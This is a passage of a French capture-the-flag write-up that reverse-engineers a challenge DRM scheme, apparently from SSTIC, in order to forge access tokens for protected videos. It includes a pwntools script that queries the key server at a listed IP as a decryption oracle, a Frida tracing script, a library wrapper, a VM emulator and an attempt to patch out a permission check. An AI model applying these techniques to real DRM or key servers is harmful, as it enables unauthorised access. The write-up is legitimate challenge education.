

FIGURE 19 – Interactions avec MEDIA SERVER

Les opérations faites avec le `MEDIA SERVER` sont les suivantes :

1. Téléchargement d'une librairie qui contient des fonctions permettant de s'authentifier avec le `KEY SERVER`. Les invités récupèrent `guest.so` qui est accessible sans authentification et les membres autorisés utilisent un couple login/mot de passe pour obtenir `auth.so`.
2. Récupération d'un index avec une liste de méta-données sur des fichiers du serveur. Chaque élément de l'index contient :
   - `name` : le nom du fichier chiffré (.enc)
   - `real_name` : le vrai nom du fichier
   - `type` : le type du fichier (dir_index pour un index, txt, mp4...)
   - `perms` : les permissions nécessaires pour pouvoir déchiffrer ce fichier
   - `ident` : l'identifiant du fichier
3. Téléchargement du fichier chiffré .enc.

Ensuite, il est nécessaire d'interagir avec le `KEY SERVER` pour obtenir la clé permettant de déchiffrer le fichier .enc.



FIGURE 20 – Interactions avec KEY SERVER

Comme décrit sur le schéma, le `KEY SERVER` est composé des éléments suivants :

- `service` : le front-end du serveur exposé sur le port 1337 qui reçoit et parse les requêtes entrantes. Le premier octet reçu par le serveur est interprété comme un numéro de commande qui indique quelle fonctionnalité est requêtée. La fonctionnalité de demande de clé correspond à la commande 1.
- `Secure Element` : un device avec une architecture *custom* (d'après le `Readme`) branché en PCI (*Peripheral Component Interconnect*). Il stocke les clés de chiffrement des fichiers et peut réaliser des opérations cryptographiques.
- `sstic.ko` : le module noyau qui permet au service d'intéragir avec le secure element.

Les opérations pour déchiffrer un fichier .enc sont indiquées ci-dessous :

4. Génération d'un couple `(token, timestamp)` avec la librairie `guest.so` (ou `auth.so` pour un membre autorisé) récupérée plus tôt. Le `token` est généré avec la fonction `useVM()` qui semble chiffrer le couple `(ident, perms)` associé au fichier .enc.
5. Demande de clé à `KEY SERVER` en envoyant `(token, timestamp)`. A la réception dans le binaire `service`, les actions suivantes sont effectuées :

(a) Vérification du `timestamp` : celui ci ne doit pas dater de plus d'une heure, sinon le serveur retourne une erreur indiquant que le `token` a expiré.

(b) Déchiffrement du `token` via le secure element pour récupérer `(ident, perms)`.

(c) Vérification des droits : est ce que la permission `perms` permet d'accéder à la clé du fichier associé à `ident` ?

(d) Récupération de la clé via une requête au secure element et envoi au client.

6. Déchiffrement du fichier .enc côté client avec AES 128 CTR.

Tout çe boulot pour pouvoir mater des rumps du SSTIC qui datent d'avant ma naissance ! (bon quand même pas, mais c'est vieux quoi...). Blague à part, l'architecture globale est finalement assez complexe et il m'a fallu un peu de temps pour comprendre le rôle de chacune des briques.

Pour la suite, il semble qu'il nous faille comprendre comment la librairie `guest.so` génère les tokens d'accès et voir comment l'utiliser pour accéder aux vidéos qui nous sont pour l'instant interdites.

3.3 Première analyse de guest.so

guest.so vs auth.so

Dans la section précédente, nous avons vu que les invités utilisaient `guest.so` pour s'authentifier au service de DRM, tandis que les membres autorisés se servaient de `auth.so`. Comme nous ne possédons pas d'identifiants pour le `MEDIA SERVER`, nous ne pouvons pas accéder à `auth.so`... **Mais est ce vraiment nécessaire ?** Avant même de commencer à regarder le code de la librairie, nous pouvons faire une première déduction grâce à l'architecture globale du système de DRM.

Les tokens d'authentification sont générés en chiffrant `(ident, perms)` côté client puis envoyés au serveur. En examinant le code de `service` côté serveur, nous ne voyons aucune logique qui permettrait de savoir si un token a été généré par `guest.so` ou `auth.so` : le token est transmis tel quel au secure element qui le déchiffre. Par conséquent, si nous faisons l'hypothèse qu'un algorithme de chiffrement symétrique est utilisé, nous arrivons à la conclusion suivante : pour pouvoir générer les tokens, **la clé utilisée par le secure element est forcément embarquée dans les librairies clientes**.

Ainsi, par design, à ce stade là, je suis quasiment certain que la librairie `guest.so` **contient toute les informations nécessaires pour générer des tokens d'accès aux vidéos du service**. La librairie `auth.so` n'est donc pas nécessaire.

Premiers constats par analyse dynamique

La librairie `guest.so` exporte 3 fonctions : `getIdent()`, `getPerms()` et `useVM()`. En regardant leur code dans *IDA*, je constate que les 3 fonctions appellent une même routine qui est **obfusquée avec une technique à base de VM**.

Ne souhaitant pas me lancer à l'aveugle dans l'analyse de ce code, je commence par observer les entrées/sorties des fonctions en debuggant VLC avec *gdb* :

- `getIdent()` : semble être utilisé pour récupérer un timestamp. Je remarque que ce timestamp ne correspond pas à la date de génération du token, étant donné que sa valeur reste identique sur plusieurs appels consécutifs.
- `getPerms()` : récupère la permission `perms` associée à la librairie `guest.so`, cette valeur est tout le temps égale à `0xffffffffffffffff`.
- `useVM()` : cette fonction prend en entrée le couple `(ident, perms)` et retourne le token chiffré de 16 caractères.

De plus, en faisant quelques essais, je constate que si `perms != 0xffffffffffffffff`, la fonction `useVM()` retourne une erreur. Par contre, il est possible de modifier `ident` sans rencontrer aucun problème. Ainsi, il semblerait que la librairie `guest.so` **accepte uniquement de générer des tokens pour cette permission spécifique**. Cela explique pourquoi nous avons uniquement accès au dossier *rumps* qui a pour permission `0xffffffffffffffff`.

En outre, pendant mes sessions de debug, je constate que régulièrement, la valeur du token renvoyé par `useVM()` change alors que les entrées ne bougent pas... La valeur reste identique pendant quelques minutes, puis rechange à nouveau...etc. Que quoi qui comment pourquoi ? ? ? En investiguant, je détermine rapidement la raison de ce comportement : **la librairie guest.so téléchargée depuis le MEDIA SERVER change environ toutes les 5 minutes...** Au secours.

Il semblerait donc que **la clé de déchiffrement utilisée par le secure element dépende du temps**. Étant donné que la librairie `guest.so` embarque cette clé, elle aussi est modifiée régulièrement. Ainsi, le timestamp récupérée par `getIdent()` correspond à la date où la librairie a été générée, ce qui explique mon observation précédente quand au fait que ce timestamp semblait constant.

En pratique, je constate en faisant quelques essais que les tokens générés par une librairie restent valides même quand la librairie change 5min après. C'est seulement 1h après la génération de la librairie que le token ne sera plus accepté par le serveur. Ainsi, on comprend alors aussi pourquoi le plugin envoie le couple `(token, timestamp)` au serveur et pas juste le `token` : cela permet au secure element de savoir avec quel timestamp le token a été généré et donc de dériver la bonne clé pour le déchiffrer.

Forts de ces premiers constats, les tâches à accomplir pour accéder aux vidéos protégées sont maintenant claires :

1. Étudier la manière dont la fonction `useVM()` chiffre le couple `(ident, perms)` et générer des tokens avec une autre permission que `0xffffffffffffffff`
2. Comprendre la manière dont la librairie est modifiée avec le temps et déterminer l'impact sur la routine de chiffrement.

Environnement pour l'analyse

Avant d'analyser en détail le code de `useVM()`, je prends le temps d'écrire un petit *wrapper* en C qui charge `guest.so` et importe ses fonctions :

```
typedef struct {
    __uint64_t identity;
    __uint64_t perm;
} input;

typedef struct {
    char enc_msg[16];
    int timestamp;
} message;

__int64_t (*useVM)(input*, message*);
__int64_t (*getIdent)(int*);
__int64_t (*getPerms)(__int64_t*);

input test_input;
message m;

int main() {
    void *handle = dlopen("./guest.so", RTLD_LAZY);
    if(!handle) {
        printf("Failed to load library\n");
        return -1;
    }
    useVM = dlsym(handle, "useVM");
    if (!useVM) {
        printf("dlsym useVM failed\n");
        return -1;
    }
    getIdent = dlsym(handle, "getIdent");
    if (!useVM) {
        printf("dlsym getIdent failed\n");
        return -1;
    }
    getPerms = dlsym(handle, "getPerms");
    if (!getPerms){
        printf("dlsym getPerms failed\n");
        return -1;
    }
    int ret = 0;

    /* Get timestamp of library */
    getIdent(&m.timestamp);

    getPerms(&test_input.perm); // 0xffffffffffffffffff
```

```
    test_input.identity = 0x68963b6c026c3642;

    ret = useVM(&test_input, &m);
    printf("useVM :%ld\n", ret);

    printf("token_1: %16llx\n", ((u_int64_t*) m.enc_msg)[0]);
    printf("token_2: %16llx\n",  ((u_int64_t*) m.enc_msg)[1]);
    printf("timestamp: %08x\n", m.timestamp);
}
```

Ce wrapper m'a permis d'étudier le comportement de `useVM()` en dynamique sans avoir à lancer l'usine à gaz de VLC.

Ensuite, en examinant le binaire du `KEY SERVER service`, je constate qu'il existe une commande accessible (numéro 0) qui permet d'**envoyer un (token, timestamp) au serveur et de recevoir le résultat du déchiffrement fait par le secure element**. Il s'agit donc d'une sorte d'oracle qui nous sera très utile pour l'analyse. J'ai donc également codé un petit script Python pour utiliser cette fonctionnalité :

```
from pwn import *

def connect():
    p = remote("62.210.125.243", 1337)
    return p

def try_decrypt(x1, x2, t):
    p = connect()
    p.recvuntil("STIC")

    # Oracle decrypt token
    cmd = 0
    msg = p8(cmd)
    msg += p64(x1)
    msg += p64(x2)

    p.send(msg)
    p.send(p32(t))

    # Status (expired or valid)
    # Decrypted token is returned anyway for this command
    status = p.recv(1)

    # Receive decrypted token
    decrypted = p.recv(16)
    print("[+] Decrypted token : " + decrypted.hex())
```

```
x1 = 0x9514e29b7718a330
x2 = 0x7098632733877c24
t = 0x60733a72

print(hex(x1))
print(hex(x2))
print(hex(t))
try_decrypt(x1, x2, t)
```

```
$ python3 oracle.py                                                    130
0x9514e29b7718a330
0x7098632733877c24
0x60733a72
[+] Opening connection to 62.210.125.243 on port 1337: Done
[+] Decrypted token : 42366c026c3b9668ffffffffffffffff
```

Avec ces deux outils à disposition, je peux désormais m'attaquer plus sereinement à l'analyse de `useVM()`.

3.4 Analyse de useVM

Afin de ne pas mélanger les problèmes, je fais le choix de ne pas me préoccuper de la dépendance temporelle constatée plus tôt pour le moment et travaille donc avec un fichier `guest.so` fixé.

Vérification de la valeur de la permission

Comme nous l'avons vu précédemment, la fonction `useVM()` refuse de générer des tokens pour `perms != 0xffffffffffffffff`. Dans un premier temps, je cherche à savoir s'il est possible de contourner facilement cette vérification en boîte noire sans avoir à reverser la VM.

Pour répondre à cette question, j'ai utilisé le module *Stalker* de l'outil *Frida* pour générer deux traces d'exécution de la VM : une première avec `perms == 0xffffffffffffffff` et une deuxième avec `perms == 0x4141414141414141`. L'idée est de comparer les deux traces pour voir à quel moment la fonction rejette la mauvaise valeur de `perm`. Les deux traces ont été réalisées avec le script *Frida* suivant en désactivant l'ASLR (pour ne pas avoir de différences au niveau des adresses) :

```
var useVM = 0;
var getPerms = 0;
var getIdent = 0;
var guest_base = 0;
```

```
function hook_dlopen()
{
    /* Hook dlopen function to get functions addreses */
    Interceptor.attach(Module.findExportByName(null, 'dlopen'), {
        onEnter(args) {
            this.filename = args[0].readUtf8String();
          },
        onLeave(retval) {
            if (this.filename.includes("guest"))
            {
                /* Resolve functions addresses */
                console.log(`[+] dlopen("${this.filename}", ) --> ${retval}`);
                useVM = Module.findExportByName(this.filename, 'useVM');
                getPerms = Module.findExportByName(this.filename, 'getPerms');
                getIdent = Module.findExportByName(this.filename, 'getIdent');
                guest_base = useVM - 0x1100;

                /* Activate stalker on useVM */
                trace_useVM(1000);
            }
        }
    });

}

/* Stalker */
function trace_useVM(numInstructionsToTrace)
{
    var base = ptr(guest_base)
    var startTrace = useVM
    var endTrace = startTrace.add(4 * (numInstructionsToTrace - 1));
    var exec_trace = ""

    Interceptor.attach(startTrace, {

    onEnter: function (args) {
        var tid = Process.getCurrentThreadId();
        this.tid = tid;
        var addr;

        Stalker.follow(tid, {

            transform: function (iterator) {
            var instruction;
```

```
            while ((instruction = iterator.next()) !== null)
            {
                /* Only trace instructions between startTrace and endTrace */
                if (instruction.address <= endTrace && instruction.address >=
                startTrace) {

                    iterator.putCallout(function(context)
                    {
                        var offset = ptr(context.pc).sub(base);
                        var inst = Instruction.parse(context.pc).toString();

                        /* Log current instruction */
                        exec_trace +=`${offset}: ${inst}` + "\n"
                    });
                }
                iterator.keep();
          }
        }
      })
    },
    onLeave: function (retval) {
        /* Cleanup stalker */
        Stalker.unfollow(this.tid);
        Stalker.garbageCollect();

        /* Log execution trace to file */
        var f = new File("./logs/exec_trace.log", "w");
        f.write(exec_trace);
        f.flush();
        f.close();
    }
        });
    }

hook_dlopen();
```

Puis j'ai comparé les deux traces avec *Visual Studio Code*. Dans la capture ci-dessous, la zone verte correspond à la première différence entre les deux traces :



FIGURE 21 – Comparaison des deux traces d'exécution (0x4141... - 0xffff...)

En observant le résultat de la comparaison, je constate que la trace avec la mauvaise permission se termine très rapidement après une comparaison. En plaçant un breakpoint à cette adresse dans *gdb*, je constate que la **fonction vérifie que chaque octet de la permission est égal à FF** avant de commencer le chiffrement.

Mon premier réflexe est donc de sauter cette vérification via un patch en dynamique pour que la fonction continue et me génère un token. Ça serait beau n'est ce pas ?

Pas de chance, ça ne marche pas ! En patchant, la fonction va jusqu'au bout et génère un token mais... celui-ci est identique au token de la permission `0xffffffffffffffff`. En fait, en creusant un petit peu, je réalise que **mis à part pour la vérification, la valeur de la permission fournie en entrée n'est pas utilisée** ! La vérification effectuée est juste là pour s'assurer que l'utilisateur ne fait pas n'importe quoi avec la librairie, mais en réalité la permission `0xffffffffffffffff` a l'air "incrustée" dans la routine de chiffrement.

Tant pis, mon idée de truand n'a pas marché. Je suis tout de même content de l'avoir essayée ; dans un monde parallèle, elle aurait pu m'éviter l'analyse de la VM. Enfin bref, je n'ai plus trop le choix maintenant, voyons voir comment marche cette VM !

Première analyse et réimplémentation de la VM

A première vue, en ouvrant la fonction dans le désassembleur, le code de la VM n'a pas l'air trop méchant :



FIGURE 22 – Graph de la fonction contenant la VM

On peut clairement identifier le *dispatcher* qui va récupérer la prochaine instruction à exécuter et les différents *handlers* qui contiennent le code de chaque instruction.

Néanmoins, en regardant le *bytecode* de la VM (buffer contenant l'ensemble du code à exécuter par la VM), j'ai la désagréable impression qu'il y a une arnaque : les premiers caractères du *bytecode* ne semblent pas correspondre aux valeurs associés aux *handlers*, **comme si le *bytecode* était chiffré**. Et en effet, en regardant les *cross references* sur le bytecode, je constate que celui-ci est manipulé au chargement de la librairie par deux fonctions qui n'ont pas l'air très sympathiques :



FIGURE 23 – Extrait de la fonction d'obfuscation du bytecode de la VM

Cette fonction contient un gros bloc de **plusieurs milliers d'instructions**. Elle a également une petite soeur qui n'a rien à lui envier en termes de complexité. Clairement, je n'ai pas envie d'en savoir plus à leur sujet. Ainsi, je décide de complètement ignorer ces fonctions et de récupérer le bytecode de la VM en dynamique. Pour cela, je pose simplement un **breakpoint au début de la VM dans *gdb* et dump le bytecode déchiffré**.

Une fois le bytecode extrait, je prends un peu de temps pour réimplémenter les différents *handlers* en python. Cette étape n'est pas particulièrement difficile étant donné qu'il n'y a pas beaucoup de *handlers* (une dizaine environ) et qu'ils ne sont pas obfusqués. A la fin de ce travail, j'ai à disposition un désassembleur/émulateur qui génère les mêmes sorties que la fonction de la librairie. Le script vérifie également le token généré en l'envoyant à l'oracle décrit précédemment :

```
from pwn import *
import struct

def connect():
    p = remote("62.210.125.243", 1337)
    #p = remote("127.0.0.1", 1337)
    return p

def try_decrypt(x1, x2, t):
    ...

def run_vm():
    with open("vm_data.raw", "rb") as f:
        vm_code = f.read()

    mem = [0]*24
    rsi = [0]*16

    pc = 0

    rdi = [0]
    rdi += p64(id)
    rdi += p64(perm)
    tamper = 0

    insts = ""
    while True:
        inst = vm_code[pc]
        insts += "%x\n"%(inst)
        arg1 = vm_code[pc + 1]
        arg2 = vm_code[pc + 2]
        arg3 = vm_code[pc + 3]
        print("[%02x] : "%(inst), end = '')
```

```
if inst == 0x31:
    dest = struct.unpack(">L",vm_code[pc+1:pc+5])[0]
    print("jmp 0x%x"%(dest))
    pc = dest

elif inst == 0x24:
    mem[arg2] = rdi[arg1]
    print("mem[%d] = rdi[0x%x] (0x%x)"%(arg2, arg1, rdi[arg1]))
    pc += 3

elif inst == 0xfa:
    mem[arg2] = arg1
    print("mem[%d] = 0x%x"%(arg2, arg1))
    pc += 3

elif inst == 0xee:
    dest = struct.unpack(">L",vm_code[pc+1:pc+5])[0]
    b1 = vm_code[pc + 5]
    b2 = vm_code[pc + 6]
    print("cmp mem[%d], mem[%d] ; "%(b1, b2), end = '')
    print("jne 0x%x"%(dest))

    if mem[b1] != mem[b2] and mem[b1]:
        pc = dest
    else:
        pc += 7

elif inst == 0x9e:
    dw = struct.unpack(">L",vm_code[pc+2:pc+6])[0]
    b1 = vm_code[pc+1]
    b6 = vm_code[pc+6]
    mem[b6] = vm_code[dw + mem[b1]]
    print("mem[%d] = [0x%x + mem[%d] (0x%x)] --> %x"%(b6, dw, b1, mem[b1],
    mem[b6]))
    pc += 7

elif inst == 0xa8:
    mem[arg3] = mem[arg2]^mem[arg1]
    print("mem[%d] = mem[%d]^mem[%d] --> %x"%(arg3, arg2, arg1, mem[arg3]))
    pc += 4

elif inst == 0x9a:
    arg7 = vm_code[pc+7]
```

```
            addr = struct.unpack(">L",vm_code[pc+3:pc+7])[0]
            mem[arg7] = vm_code[addr +(mem[arg1] << 8) + mem[arg2]]
            print("mem[%d] = [0x%x + (mem[%d] << 8) + mem[%d]]"%(arg7, addr, arg1,
            arg2))
            pc += 8

        elif inst == 0xb7:
            rsi[arg1] = mem[arg2]
            print("rsi[0x%x] = mem[%d]"%(arg1, arg2))
            pc += 3

        elif inst == 0x77:
            print("Exit")
            break
        else:
            print("unknown")
            break

    print("-------------------------")
    print("TOKEN : ")
    x = "".join(list(map(chr, rsi)))
    x = bytes(x, encoding="raw_unicode_escape")

    x1 = struct.unpack('<Q',x[0:8])[0]
    x2 = struct.unpack('<Q',x[8:16])[0]
    print(hex(x1))
    print(hex(x2))

    # Check decryption with oracle
    try_decrypt(x1, x2, timestamp)

perm = 0xffffffffffffffff
id = 0x68963b6c026c3642
timestamp = 0x606f9187
run_vm()
```

```
[31] : jmp 0x24b466
[24] : mem[0] = rdi[0x0] (0x0)
[fa] : mem[1] = 0x0
[ee] : cmp mem[0], mem[1] ; jne 0x24b478
[31] : jmp 0x23af2d
[fa] : mem[0] = 0xff

...
```

```
[b7] : rsi[0xd] = mem[5]
[b7] : rsi[0xe] = mem[6]
[b7] : rsi[0xf] = mem[7]
[77] : Exit
-------------------------
TOKEN :
0x575396b2b99d8b7f
0xa712d500e0e0db5e

[+] Opening connection to 62.210.125.243 on port 1337: Done
[+] Decrypted token : 42366c026c3b9668ffffffffffffffff
```

Etude de la whitebox cryptographique

En regardant les traces de mon émulateur et étant donné le contexte, je comprends que je suis face à une *Whitebox* cryptographique. Le principe d'une *Whitebox* est de charger dans un programme l'implémentation d'un algorithme cryptographique pour une clé fixée au lieu de l'algorithme avec la clé en paramètre. Ainsi, la clé est en quelque sorte "noyée" dans le code, ce qui la rend plus difficile à extraire pour un attaquant ayant accès au binaire du programme

Ainsi, la VM embarque donc la clé du secure element pour chiffrer un bloc de 16 octets qui est la concaténation de `(ident, 0xffffffffffffffff)` avec un algorithme inconnu.

